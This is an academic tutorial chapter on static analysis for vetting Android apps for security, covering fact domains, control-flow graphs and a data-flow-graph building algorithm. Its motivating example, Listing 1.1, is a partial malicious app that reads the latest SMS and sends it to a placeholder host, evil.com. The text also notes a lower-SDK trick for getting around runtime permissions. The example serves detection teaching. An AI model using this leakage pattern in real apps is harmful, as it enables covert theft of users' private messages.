# Static Analysis for Security Vetting of Android Apps

Sankardas Roy(✉), Dewan Chaulagain, and Shiva Bhusal

Department of Computer Science, Bowling Green State University, Bowling Green, OH 43403, USA
{sanroy,dewanc,sbhusal}@bgsu.edu

**Abstract.** In recent years, Android has become the most popular operating system worldwide for mobile devies, including smartphones and tablets. Unfortunately, the huge success of Android also attracted hackers to develop malicious apps or to exploit vulnerable apps (developed by others) for fun and profit. To guard against malicious apps and vulnerable apps, app vetting is important. Static analysis is a promising vetting technique as it investigates the entire codebase of the app, and it is hard to evade.

In this article, we present the basic theory of static analysis (as applied to Android apps) for the beginners (who have recently started exploring this exciting yet challenging field) in a lucid language. Using short example apps, we explain how static analysis algorithms can achieve security vetting. For instance, we illustrate how tracking data flows and data dependency paths in an app can help us detect a private information leakage issue. We also review the state-of-the-art static analysis tools for security vetting of Android apps. We particularly study FlowDroid and Amandroid as the representatives of the state-of-the-art. Furthermore, we remind the reader about the limitations of static analysis.

## 1 Introduction

Android operating system for mobile devices became commercially available in 2008. Over the years Android has experienced a steady rise in popularity. According to the recent study by Gartner [2] Android has gained the simple majority of market of the operating system for smartphones and tablets. Wikipedia reports that Android has at least two billion monthly active users as of May, 2017.

The Android ecosystem is large, and it involves multiple parties. There are more than 3.5 million apps in the official Android app store (known as Google Play) and more in unofficial stores. Developers (individual programmers or companies) build apps (some of which are free and some are not) and publish them

This work was partially supported by the U.S. National Science Foundation under grant no. 1718214. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the above agency.


P. Samarati et al. (Eds.): Jajodia Festschrift, LNCS 11170, pp. 375–404, 2018.
https://doi.org/10.1007/978-3-030-04834-1_19

on the app store. A typical phone user is expected to download the app of choice from the official app store and install it on her phone. The above scenario reflects intended interaction among developers, the online app store, and phone users.

Unfortunately, the huge success of Android also attracted hackers to develop malicious apps that aim to do nefarious activities for fun and profit, *e.g.,* stealing user's sensitive information, tracking the user, turning the phone into a bot, *etc.* These bad guys attempt to sneak their malicious apps into the Android store. Google Play performs app vetting before accepting an app. In particular, Google Play runs the Bouncer System [5] to fend the malicious apps off the market. However, with some probability, the malicious apps do sneak into the market [1] and create havoc to millions of victim users. Invading into unofficial app stores (*e.g.,* in China, Korea, Russia, India, Iran, *etc.*) is even easier for the attacker as their vetting system is either less accurate or less strict (or non-existent). The anti-malware companies occasionally report [24,26] that they discover malicious apps in such unofficial markets in higher rate.

In addition to security issues due to malicious apps, another challenge comes from the vulnerable apps. Due to time constraint, sloppiness, or lack of knowledge, many developers do not always follow the right practice during the app building process. This may result in apps having security holes (*e.g.,* vulnerable code) in them, which hackers can exploit later to achieve their goal.

To guard against malicious apps and vulnerable apps, app vetting is important. App developers, app store management, app analysts (in anti-malware companies, research institutes, the Security Operation Center of an organization, *etc.*), and phone users each party has a role. In particular, each of these parties needs to take some responsibility, *e.g.,* the phone user avoiding installing apps which are not from the official market.

There are two main approaches of app vetting: static analysis and dynamic analysis. A static analyzer tool investigates the app code (source code, bytecode, resource files, *etc.*) and tries to figure out whether there is a match with a signature or pattern (*e.g.,* data leakage over the Internet). The signature can be defined in terms of control and data flows. A static analyzer does not actually execute the app. On the other hand, a dynamic analyzer executes the app in a sandbox and tries to observe the app's runtime behavior to discover whether there is a match with the signature.

Static analysis is particularly attractive from the security standpoint because this type of vetting attempts to analyze the whole code of the app whereas dynamic analysis may not be able to reach some part of the code. Furthermore, a malicious app may try to detect whether it is running under a test environment (*a.k.a.* sandbox) and if yes, it may hide all of the maliciousness to evade detection. In this article, we aim to review the state-of-the-art static analysis tools for security vetting of Android apps. We particularly study FlowDroid [4] and Amandroid [31] as the representatives of the state-of-the-art. With example apps, we study how much these tools can detect and where they face difficulty, which gives us a sense of the inherent challenges of static analysis. The main

challenge a static analyzer faces is to keep the number of false alarms within a bound while keeping the number of missed behaviors (*a.k.a.* false negatives) low.

We envision this article to serve as an introductory tutorial to students who want to dive into the exciting field of app vetting in near future. As this field of research is at the intersection of multiple major fields (namely program analysis, android apps development, and computer security) many beginners get overwhelmed when they attempt to study a research paper on the recent advancement of the field. We ourselves faced this difficulty and always felt the need of an easy tutorial which may give a quick introduction of things with short examples. This is one of our main motivations to write this article. We attempt to illustrate the basics of static analysis with example apps which are easy to understand. We strive to present things in a modular way and we gradually introduce sophistication as needed.
The main contributions of this article are listed below.

1. We present the basic theory of static analysis with short examples (with gradually increasing complexity). For instance, the traditional algorithm to build the control and data flow graph is explained.
2. Via short yet illustrating example apps, we show how static analysis can do security vetting of Android apps.
3. Through experimental results, we present a comparative study of the state-of-the-art static analysis tools for security vetting of Android apps. We also identify the limitations of static analysis.

*Organization.* The rest of the paper is organized as follows. Section 2 presents a motivating example (an Android app) which shows the need of security vetting. Section 3 presents the terminologies and basic theory of static analysis. Section 4 explains how a static analyzer can detect data leakage in Android apps whereas Sect. 5 presents the state-of-the-art tools. Section 6 illustrates the outcome of analysis on a benchmark of apps whereas Sect. 7 presents the body of related work. Finally, Sect. 8 concludes this article.

## 2 A Motivating Example

An excerpt of an example app named SmsStealer (written in Java) is shown in Listing 1.1[1]. The SmsStealer app retrieves the latest SMS from an Android phone of the victim user and uploads the SMS to a remote server. A variant of this example app may exist in disguise of a good app and can steal sensitive information from the victim's phone. The victim may not realize that her SMS data is compromised.

[1] The entire source code of the app is available at https://github.com/AppAnalysis-BGSU/Applications.

```
public class MainActivity extends ... {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
    ...
    #1. startService(new Intent(getApplicationContext(),LeakSms.class));
    }
 }
 // LeakSMS service
public class LeakSMS extends ...{
    ...
    @Override
    public int onStartCommand(Intent intent, int flags, int startId) {
        #10. String sms=getSMS();
        #11. uploadSMS(sms);
        #12. return  super.onStartCommand(intent, flags, startId);
    }
    public String getSMS()
    {
        #25. String str = "";
        #26. Uri inboxURI = Uri.parse("content://sms/inbox");
        #27. Cursor cur = getContentResolver().query(inboxURI, null...);
        #28. String str = cur.getString(...);
        #29. return str;

    }
    public void uploadSMS(String sms)
    {
        #34. RequestQueue queue = Volley.newRequestQueue(this);
        #35. String url = "http://evil.com/...?sms_content=sms";
        #36. StringRequest S = new StringRequest(...,url,...);
        #37. queue.add(S);
    }
  ...
 }
```

**Listing 1.1.** An example app: SmsStealer

Specifically, in the given example, whenever the app is opened, the *onCreate* method of the MainActivity gets invoked. This in turn starts the LeakSMS service (L1)[2], and then method *onStartCommand* is invoked, and then, *getSMS* method is called (L10), and the latest SMS is retrieved from victim's phone (L27). Method *uploadsms* (L37) uploads the SMS to a remote server via HTTP.

In this app, the manifest file should consist of READ_SMS and INTERNET permissions. One may doubt that this app may not work in the latest versions of Android (6.0 or higher) in which users need to provide permission during runtime. The answer is, attackers can find ways to make this app work in the latest Android versions. One of the tricks attackers can use is building the project using the lower SDK version of Android.

The underlying challenge for a static analysis tool is to detect the source of the leakage (L27), the sink (L37), and the path between these two points. The security vetting can be even more challenging if techniques such as string concatenation, reflection *etc.* are used, which is explained in the later sections of this article.

[2] L1 is shown as *#1* in Listing 1.1. In this article, to refer to Line $j$ we interchangeably use *#j*, L*j*, or just *j*.

## 3 Common Terminologies and Theory of Static Analysis

Here we present some of the terminologies and theory of static analysis, including semantic domains, definitions, algorithms, and more. These prepare us for the technical discussion in the later part of the paper.

**Table 1.** Formalization domains ($\uplus$ denotes disjoint union)

| Name | Description |
|---|---|
| *Stmt* | The set of statements (*i.e.*, bytecode instructions) of the input program |
| *VarId* | The set of program variables |
| *FieldId* | The set of field identifiers |
| *Loc* | The set of memory locations *a.k.a.* the set of created objects/*Instance*s |
| $Val = Loc \uplus \{null\}$ | The set of *value*s of non-primitive type symbols |
| $Fact = VarFact \uplus HeapFact$ | The *points-to fact*s of the input program |
| $VarFact \subseteq VarId \times Val$ | The *points-to fact*s of the program variables |
| $HeapFact = FieldFact \uplus ArrayFact$ | The *points-to fact*s which model the heap |
| $FieldFact \subseteq Loc \times FieldId \times Val$ | The *points-to fact*s about the inner fields of the objects; |
| $ArrayFact \subseteq Loc \times Val$ | The *points-to fact*s about the array objects; |
| $VS : VarId \rightarrow 2^{Val}$ | $VS(v)$ denotes the set of *value*s a program variable $v$ points to |

```
#106. v1:= new A1;
  // v1 points to a newly created type A1 object.
#107. v1.f:= new A2;
 // A new object is assigned to field f of v1.
#108. v2:= new A1[10];
 // An array of type A1 is created.
#109. v2[5]:= v1;
 // One element of array v2 is assigned.
#110. v3:= v1.f;
 // The field f of v1 is assigned to v3.
#111. v3.g:= new A3;
 // A new object is assigned to field g of v3.
#112. v4:= new android:os:Bundle;
 // One Bundle object is created.
#113. v5:= "key";
 // v5 points to a String.
#114. v6:= "value";
 // v6 points to a String.
#115. call temp:= putString(v4, v5, v6);
 // It is a call statement. One proc. of Bundle v4
 // is invoked, i.e., v4 is the receiver.
```

**Listing 1.2.** A few statements in Intermediate Representation (IR) of a method, which involve object creation, field access, and array access.

### 3.1 Semantic Domains

The semantic domains are listed in Table 1. *Stmt* represents the set of statements (*i.e.*, bytecode instructions) of the whole program. Without loss of generality, each statement is assigned a unique index. Following the Java type system, there are two kinds of *types*: primitive types and non-primitive types. In the analysis, we only track the values of the non-primitive type symbols to save computing resources; this makes sense because the control flow graph expansion (*e.g.,* in deciding callee names in a virtual method call) does not depend on primitive types. In this article, we only discuss tracking the values of non-primitive type symbols unless mentioned otherwise. *Loc* represents the set of memory locations *a.k.a.* the set of created objects *i.e.*, *Instance*s. We represent a memory location by the object creation statement's index as the object type is known. So, $Loc = \{j \mid j \text{ is the index of an object creation statement}\}$. As an example, the first statement of a method in Listing 1.2, whose index is *106*, is an object creation instruction and we denote the created object simply by *106*. Note that Listing 1.2 presents the code in the Intermediate Representation (IR), which is like Jimple.

*Fact* denotes the *points-to* facts of the program involving both the *stack* and the *heap*. It represents the state of the whole program memory. *Fact* has two partitions: (a) *VarFact* represents the *points-to* facts of the program variables (sitting in the *stack*), and (b) *HeapFact* represents the facts related to the *heap*. Again, *HeapFact* has two partitions: (a) the facts about inner fields of objects (denoted by *FieldFact*), and (b) facts about the elements of the arrays (denoted by *ArrayFact*). For an array, we can track the values of all elements of the array as a single set. To get an example of a *fact*, let us again consider statement 106 in Listing 1.2. A *fact* $\alpha_1$ ($\alpha_1 \in$ *VarFact*) is generated here, which is represented by $\langle$*v1, 106*$\rangle$. The next statement in Listing 1.2 generates a *fact*, $\alpha_2$ ($\alpha_2 \in$ *FieldFact*) which is represented by $\langle$*(106, f), 107*$\rangle$. The statement 108 generates a *fact*, $\alpha_3$ ($\alpha_3 \in$ *VarFact*) which is $\langle$*v2, 108*$\rangle$. The statement 109 generates a *fact*, $\alpha_4$ ($\alpha_4 \in$ *ArrayFact*) which is represented by $\langle$*(108), 106*$\rangle$. We interpret $\alpha_4$ as the following: The array *Instance* which is represented by "*(108)*" contains an element which points to *Instance 106*. One might ask how we represent the situation when the *value set* of a variable $v \in$ *VarId* (formally, $VS(v)$) contains multiple *Instance*s. The answer is we include one separate fact (in *Fact*) for each such *Instance*. Some of the symbols which are introduced are listed in Table 2.

### 3.2 Common Terminologies of Static Analysis

Let us now introduce a few more terminologies, setting the stage for the technical discussion later. We use the following definitions in this paper. The notations which are frequently used in this paper are presented in Table 2.

***Location* of a Statement.** It is the index of the statement, such as the sequential line number. As an example, the first (shown) statement of Listing 1.2 denotes an assignment statement whose location is *106*. Without loss of generality, in this paper we consider that no two statements' (in same or different methods) locations are same.

**Table 2.** A list of notations which are frequently used in this paper.

| Symbol | Meaning |
|---|---|
| $\langle v, j \rangle$ | a *fact* $\in$ *VarFact*: $v$ points to *Instance* $j \in$ *Loc* |
| $\langle (j, f), k \rangle$ | a *fact* $\in$ *FieldFact*: The field $f$ in *Instance* $j$ points to *Instance* $k$ |
| $\langle (j), k \rangle$ | a *fact* $\in$ *ArrayFact*: The array *Instance* $j$ contains *Instance* $k$ |
| $(j, k)$ | a *TupleInstance* containing two *Instances* $j$ and $k$ |
| $CFG(M)$ | the control flow graph of method $M$ |
| $EntryNode_M$ | the *EntryNode* of method $M$ |
| $ExitNode_M$ | the *ExitNode* of method $M$ |
| $ICFG(EP)$ | the *ICFG* where the entry point method is *EP* |
| $DFG(EP)$ | the *DFG* where the entry point method is *EP* |
| $Node(j)$ | the *RegularNode* corresponding to the statement at $j$ |
| $CallNode(j)$ | the *CallNode* corresponding to the statement at $j$ |
| $ReturnNode(j)$ | the *ReturnNode* corresponding to the statement at $j$ |
| $entryFS(n)$ | the *EntryFactSet* of node $n$ in the *ICFG* |
| $gFS(n)$ | the generated fact set ($gFS$) of node $n$ in the *ICFG* |
| $kFS(n)$ | the killed fact set ($kFS$) of node $n$ in the *ICFG* |
| $exitFS(n)$ | the *ExitFactSet* of node $n$ in the *ICFG* |

***ValueSet (VS).*** The set of objects a variable $v$ points to is called the *ValueSet* of $v$, i.e. *VS(v)*.

**Object *Instance* and the Creation Site.** An object *Instance* (or simply an *Instance*) is created in a statement. As an example, *Stmt(106)* of Listing 1.2 (where *A1* is a class name) is a creation site. The *Instance* is represented by *A1@loc 106* or simply by *loc 106* as only one object can possibly be created at one location. After this statement is executed, *loc 106* $\in$ *VS(v1)*.

***Slot.*** A variable or a heap entity (*e.g.,* an object Instance or its one inner field) in a statement is called a *slot*. The variable is called a *VarSlot* while the heap entity is called a *HeapSlot*. A *HeapSlot* can be of two kinds: *FieldSlot* which corresponds to an inner field of an object, and an *ArraySlot* which corresponds to an array instance. As an example, in *Stmt(106)* of Listing 1.2, *v1* is a *VarSlot*. Furthermore, considering *Stmt(106)* and *Stmt(107)* we have a *FieldSlot* such as *(106, f)* in *Stmt(107)*. The *Instance*, *106* is called the *container* of this *FieldSlot*. Also, considering *Stmt(108)* and *Stmt(109)* we have an *ArraySlot* such as *(108)* in *Stmt(109)*. The *Instance*, *108* is called the *container* of this *ArraySlot*.

***Fact.*** A *fact* is a tuple of a *slot* $q$ and one object *Instance* which $q$ contains (*a.k.a.* points to). As an example, the statement *Stmt(106)* of Listing 1.2 generates a *fact* $\alpha_1$ which is $\langle v1, 106 \rangle$. A fact can be of two types: *VarFact* whose *slot* is a *VarSlot*, and *HeapFact* whose *slot* is a *HeapSlot*. A *HeapFact* can be of two kinds: *FieldFact* whose *slot* is a *FieldSlot*, and *ArrayFact* whose *slot* is an *ArraySlot*.

***Call statement.*** It is a statement which invokes a method. A call statement is also named a call site. As an example, a virtual call "*call temp: = foo(r, arg1);*" is the IR (Intermediate Representation) form of the Java source statement "*temp = r.foo(arg1);*". For a virtual call, the variable $r$ is called the *receiver*. A static call is represented like "*call temp: = foo(arg1);*" in the IR.

***TupleInstance.*** It is a special *Instance* which is represented by a pair of two *Instance*s. As an example, statement 112 of Listing 1.2 creates a Bundle object represented by $112 \in Loc$, which is like a HashMap. The next three statements effectively put a (key, value) pair into the Bundle. According to our Bundle model, statement 115 generates a *fieldfact* which is represented by $\langle$*(112, field), (113, 114)*$\rangle$ where *(113, 114)* is a *TupleInstance*. This fact denotes that a special *field* of the Bundle holds the (key, value) pair.

**Control Flow Graph (*CFG*).** The *CFG* of a method $M$, represented by $CFG(M)$, is a directional graph $(N_M, E_M)$. The node set is $N_M = Q_M \cup \{EntryNode_M, ExitNode_M\}$ where each statement $s$ of $M$ (in IR) corresponds to a node in $Q_M$. The extra node $EntryNode_M$ or $ExitNode_M$ does not correspond to a statement. There is an edge $e \in E_M$, *e.g.,* $n_i \rightarrow n_j$ $(n_i, n_j \in Q_M)$ if the control goes from statement of node $n_i$ to the statement of node $n_j$. In addition, there is an edge from $EntryNode_M$ to the node corresponding to the first statement. Also, from any *return* statement there is an edge to $ExitNode_M$. There are two disjoint subsets in $Q_M$—one corresponds to the set of regular statements and the other one to the set of call statements.

**ICFG (Inter-procedural Control Flow Graph).** Informally, the *ICFG* of a program (*e.g.,* a whole app) is the conglomeration of the *CFG*s of the methods which are reachable from an entry point method. It is represented by $ICFG(EP)$ where $EP$ is the entry point method. In other words, a method $M$ is included in $ICFG(EP)$ only if $M$ is reachable from $EP$. In addition to the edges inside an included *CFG*, the *ICFG* has extra edges which are between a caller method and a related callee method. A regular statement $s$ (which is not a call statement) in $M$ contributes to a *RegularNode* $n$ in the *ICFG*. If index of $s$ is $j$, then $n$ can be uniquely represented by $Node(j)$. On the other hand, a call statement $s$ in $M$ contributes to a pair of nodes in the *ICFG*, namely a *CallNode* $n_1$ and a *ReturnNode* $n_2$. We consider that $n_1$ is a concrete node (*i.e.*, it actually does the work specified in statement $s$) while $n_2$ is a virtual node (which merely helps the control flow). If index of $s$ is $j$, then $n_1$ can be uniquely represented by $CallNode(j)$ and $n_2$ can be uniquely represented by $ReturnNode(j)$. Also, *EntryNode* and *ExitNode* of each $M$ are included in the node set of *ICFG*. In a nutshell, the *ICFG* of a program is a directional graph $(N, E)$ where the node set is defined as above. The edges in *ICFG* can be derived from the edges in the reachable methods' *CFG*s intuitively. For any node $n_i \in N$, the $predecessors(n_i)$ and $successors(n_i)$ are defined over the *ICFG* in the obvious sense.

**Types of Nodes in *ICFG*.** As discussed above, there are five kinds of nodes in the *ICFG* : *EntryNode*, *ExitNode*, *CallNode*, *ReturnNode*, and *RegularNode*. An *EntryNode*, *ExitNode*, or *ReturnNode* is also called a *VirtualNode*. On the

other hand, a *CallNode* or a *RegularNode* corresponds to a concrete statement and does statement processing and is called a *ConcreteNode*. Say the set of *VirtualNode*s in the *ICFG* is $V$ while the set of *ConcreteNode*s in the *ICFG* is $U$. So, the set of nodes of the *ICFG* $N$ is $V \uplus U$.

***Entry Fact Set, Exit Fact Set.*** We observe that facts may flow from a *RegularNode* to another *RegularNode* of a method. In addition, facts also flow from the caller method's *CallNode* to the callee method's *EntryNode*, and so on. The set of facts which reach a node $n \in N$ is called its *Entry Fact Set*. Formally, a map $entryFS : N \rightarrow 2^F$ represents this set of facts for any node. Similarly, the set of facts which leave a node $n \in N$ is called its *Exit Fact Set*. Formally, a map $exitFS : N \rightarrow 2^F$ represents this set of facts for any node.

**Flow Function** ***gen*.** Given a node of the *ICFG*, say $n$, and its *EntryFactSet i.e.*, $entryFS(n)$, we apply the flow function *gen* on the corresponding statement to compute the facts-to-be-generated at this particular node. Formally, a function $gen : U \times 2^F \rightarrow 2^F$ represents this flow function. In particular, if a node $n \in U$ corresponds to statement and given $entryFS(n)$ this statement generates two facts $\alpha_1$ and $\alpha_2$, then we denote this by $gen(n, entryFS(n)) = \{\alpha_1, \alpha_2\}$. The set of facts-to-be-generated is also represented by $gFS(n)$. For a node $n \in N$ which does not corresponds to any statement, such as an *EntryNode* or an *ExitNode* or a *ReturnNode*, no *gen* function is defined.

**Flow Function** ***kill*.** Given a node of the *ICFG*, say $n$, and its *EntryFactSet i.e.*, $entryFS(n)$, we apply the flow function *kill* on the corresponding statement to compute the facts-to-be-killed at this particular node. Formally, a function $kill : U \times 2^F \rightarrow 2^F$ represents this flow function. In particular, if a node $n \in U$ corresponds to statement and given $entryFS(n)$ this statement kills two facts $\alpha_3$ and $\alpha_4$, then we denote this by $kill(n, entryFS(n)) = \{\alpha_3, \alpha_4\}$. The set of facts-to-be-killed is also represented by $kFS(n)$. For a node $n \in N$ which does not corresponds to any statement, such as an *EntryNode* or an *ExitNode* or a *ReturnNode*, no *kill* function is defined.

**Flow Equations.** Given the *entryFS*, a *ConcreteNode* may generate some fact or kill some fact, which determines its *exitFS*. It is straightforward to get the following equation for each *ConcreteNode* $n$.

$$exitFS(n) = entryFS(n) \cup gFS(n) \setminus kFS(n) \tag{1}$$

$$gFS(n) = gen(n, entryFS(n)) \tag{2}$$

$$kFS(n) = kill(n, entryFS(n)) \tag{3}$$

Recall that a *VirtualNode* does not process any statement, *i.e.*, no fact is generated or killed. Hence, we get the following for each *VirtualNode* $n$.

$$exitFS(n) = entryFS(n) \tag{4}$$

Also, we observe that a node's *entryFS* is basically the confluence of its predecessors' *exitFS*. That means, for each node $n \in N$

$$entryFS(n) = \bigcup_{j=1}^{d} exitFS(n_j), \tag{5}$$

where $n_j, 1 \leq j \leq d$ is a predecessor node of $n$ in the *ICFG*. The above equations can be used to compute the $entryFS(n)$ and $exitFS(n)$ of each node $n \in N$ after they are initialized as empty. As an example, if we consider the first two statements of Listing 1.2, then $entryFS(Node(107))$ contains a *fact* which is $\langle$*v1, 106*$\rangle$ while $exitFS(Node(107))$ contains a *fact* which is $\langle$*(106, f), 107*$\rangle$.

### 3.3 Dimensions of Static Analysis

Recall that the basic purpose of static analysis is to capture the behavior of the input program without running the program. There are various dimensions along which a static analysis tool can be judged for accuracy. Typically, there is a trade-off between the resource (memory, time, *etc.*) requirement and the accuracy of analysis along any dimension. A dimension also represents the style of analysis. A particular analyzer tool may be accurate over one dimension $x$; however, it may not be accurate over another dimension $y$, and it typically over-approximates over such a dimension $y$.

**Object-Sensitive Analysis.** An analysis is *object-sensitive* if it can differentiate between two objects (even if they are instances of the same class) which can be in the *ValueSet* of a variable.

**Flow-Sensitive Analysis.** We call an analysis *flow-sensitive* if the analysis can independently determine the fact sets of statements which are located on different control flows. Typically, it means the analysis is able to track the *ValueSet* of a field of an object (and other variables) independently for two different locations of the program. In particular, the update information of the field in different locations do not get merged.

**Context-Sensitive Analysis.** The *context* of a statement $s$ is the sequence of calling methods including the line number of the call statements. In other words, the *context* of a statement $s$ represents the picture of the program stack while statement $s$ is executed. If we track the *context* up to length $k$, then the analysis is called $k$-limiting context-sensitive, and the *context* of a statement $s$ of method $M_1$ can be represented by a list $[(M_1, j_1), (M_2, j_2), \ldots, (M_d, j_d)]$ where $d \leq k$ and $j_1$ is the index of $s$ itself. Note that if (in reality) the *context* length of a statement $s$ is greater than $k$, we need to merge some information while we do a $k$-limiting context-sensitive analysis.

### 3.4 Algorithms for Static Analysis

Recall that static analysis aims to emulate the execution of the input program statement by statement to capture its behavior. To emulate the execution of the input, the traditional approach [18] of static analysis is to start emulating any entry-point method *EP* of the input and then to figure out what method (if any) is called by *EP*, and then to emulate the callee method. This process continues until we reach a fixed-point, and at this point, we know the control flows and data flows of the input program. Using the above flows, we can do further analysis, such as figuring out data dependency paths across the program, and taint analysis, and more.

Note that there is inter-dependence between the control flows and the data flows of the input program, which poses a challenge to inter-procedural static analysis. In particular, in an object-oriented language, such as Java which supports polymorphism, to determine the set of callee methods (*i.e.*, part of control flows), we need to know the *receiver object* (*i.e.*, part of data flows), and on the other hand, a method call influences the data flows.

**Algorithm 1.** Data Flow Graph (DFG) Building Algorithm

**Require:** The entry point method (*EP*) of the input program.
**Ensure:** Inter-procedural Data Flow Graph, *i.e.*, *DFG*(*EP*)

```
1: procedure MakeDFG(EP)
2:     icfg ← empty;
3:     add intra-procedural CFG of EP to icfg;
4:     entryFS ← empty;
5:     listToProcess ← empty;
6:     entryFS (EntryNode_EP) ← initial fact set;
7:     listToProcess ← listToProcess :: EntryNode_EP;
8:     while listToProcess ≠ empty do
9:         n ← deque head from listToProcess;
10:        if n is a CallNode then          ▷ Here icfg grows by adding callee's CFG.
11:            determine the calleeSet;
12:            add an edge (if not present) from n to the EntryNode of each callee;
13:            add an edge (if not present) from ExitNode of each callee to n;
14:            pass related facts from n to the EntryNode of each callee;
15:            pass related facts from ExitNode of each callee to the ReturnNode;
16:            pass related facts from n to the ReturnNode;
17:            if any of successors(n) gets a new fact then
18:                tempList = successors(n);
19:        else          ▷ n is a RegularNode, EntryNode, ExitNode, or ReturnNode
20:            exitFS(n) = entryFS(n) ∪ gFS(n) \ kFS(n);
21:            pass exitFS(n) to successors(n);
22:            if any of successors(n) gets a new fact then
23:                tempList = successors(n);
24:        listToProcess ← listToProcess : : : tempList;
25:    return (icfg, entryFS);
```

A traditional approach [18] of static analysis attempts to track the *points-to* facts (of each variable, each inner field of each object, *etc.*) at each program point (*e.g.,* a statement) to address the above puzzle. Basically, in this approach, we start with an empty set of facts and start emulating the entry-point method, and then incrementally track the *points-to* facts while determining the inter-procedural control flow graphs (*ICFG*) and data flows.

The inter-procedural data flow graph (*DFG*) of a program is nothing but *ICFG* and *entryFS* (*a.k.a. reaching facts*) of each node in *ICFG*. In other words, *DFG* is *ICFG* plus a map from each node of *ICFG* to its entry fact set, i.e. *entryFS*. The basic algorithm of building *DFG* is presented in Algorithm 1. Amandroid [31] tool uses this traditional approach and a more detailed version of *DFG* building algorithm is available in [31].

The *DFG* building algorithm starts by constructing the *ICFG* from the entry point *EP*'s *CFG* and initializing *entryFS* of $EntryNode_{EP}$ with the initial facts, if any. Recall that if there is a call statement $s$ in *EP*, it will introduce a pair of nodes, *i.e.*, (*CallNode*, *ReturnNode*) in the *ICFG*. In general terms, this is a *worklist* algorithm which terminates when a *fixed-point* is reached. Each node $n$ in the *worklist* is processed to determine its *exitFS* which is then pushed to its *successors*. If a *successor* gets a new fact in the previous action, it is enqueued in the *worklist*. How to exactly do the above (for node $n$) depends on the type of node $n$, *e.g., EntryNode*, *ExitNode*, *etc.* as illustrated in Algorithm 1.

If in the *ICFG* the current node (being processed) $n$ is a *CallNode*, then there is a chance that it will extend the *ICFG* by adding one or more callees' *CFG*s if they are not already included. In particular, we need to divide the facts of a *CallNode* among the related callees' *EntryNode*s and the corresponding *ReturnNode*.

After *DFG* is built, we can run data dependency analysis on that and build the data dependency graph (*DDG*). The node set of *DDG* is same as the node set of *DFG*, and there exists an edge (from node $x$ to node $y$) in *DDG* if a variable or on object was defined/created at $x$ and is used at $y$. Note that the data dependency essentially captures the idea of *def-use* chain. The main idea of *taint analysis* is to identify taint sources and sinks in the code and to check whether there exists a path from a source to a sink in *DDG*.

### 3.5 Examples Illustrating the *DFG* Building Process

Here we construct few short examples to explain the basics of the *DFG* building algorithm. Note that these example codes are not Android apps but they serve our purpose of illustration quite well.

**Example 0.** Let us take a small example input program which has a single method named *main*. The method has an infinite *while* loop over three lines of code where line $L1$ creates an object, say $o1$ (of type $A1$) and assigns it to variable $V1$. This generates a fact which is represented by $\langle V1, L1 \rangle$. Then, line $L2$ creates another object, say $o2$ (of type $A2$) and assigns $o2$ to the same variable $V1$, which *kills* the previous fact. The newly generated fact is represented by

⟨*V1, L2*⟩. Line *L*3 creates another object, say *o*3, and assigns *o*3 to an inner field of *o*2. The newly generated fact is represented by ⟨*(L2, f), L3*⟩. One might think that the consecutive gen and kill of facts may prevent the *DFG* building algorithm (Algorithm 1) from reaching a fixed point (*i.e.*, convergence). Similar doubt may rise if there is an infinite loop in the code. However, if we closely look at any particular node's *entryFS*, we observe that this set can only grow over time and hence a convergence is guaranteed as there is a finite set of facts in the program. In summary, Algorithm 1 tracks the *entryFS* of each node from the beginning, and emulates generation (or killing) of facts at each node and the fact flows to successor nodes. In Fig. 1, we see how the fixed-point is reached in each node's *entryFS*, and the algorithm successfully terminates.




**Fig. 1.** Convergence of Algorithm 1: An example input program with infinite loop; however, a fixed-point is reached in *entryFS* of each node in *DFG*.

**Example 1.** This example is bigger than the previous one; however, still the entry point method *EP* has no call statement. So, the final *ICFG* is the same as the intra-procedural control flow graph of *EP*. The *EP* is *goo* as shown in Listing 1.3, and the *ICFG* looks like the graph illustrated in Fig. 2. Note the correspondence between the statements of *goo* and the nodes in the *ICFG*. In particular, in statement 1 the variable *v2* gets a new object. So, the *gFS* (*generated fact set*) of this statement has a *fact* which is ⟨*v2, L1*⟩ while the *kFS* (*killed fact set*) is empty. Similarly, we can figure out the *gFS* and *kFS* of other statements. For each node $n$, the $gFS(n)$ and the $kFS(n)$ are also shown in Fig. 2. We remind the reader that here the *values* of a primitive type variable are not tracked, such as *int*, *char*, etc. So, no fact is generated at statement 4. Among all statements, only statement 5 has a non-empty *kFS*, *i.e.*, $kFS(n)$ is empty for other nodes. At this point, we can use Equation Set 1, Equation Set 4 and Equation Set 5 to compute the final value of $entryFS(n)$ for each node $n$. Thus, the final *DFG* is obtained.

```
public goo(){
   #1. v2:= new A1; // A type A1 object is created.
   #2. v2.f:= new A2; // An assignment to one field.
   #3. v3:= new A1[10]; // An array is created.
   #4. v4:= 5;
   #5. v2:= new A3;// Note that A3 extends A1.
   #6. v3[v4]:= v2;
       // v2 is assigned to an element of array v3.
}
```

**Listing 1.3.** Method *goo* (in IR)

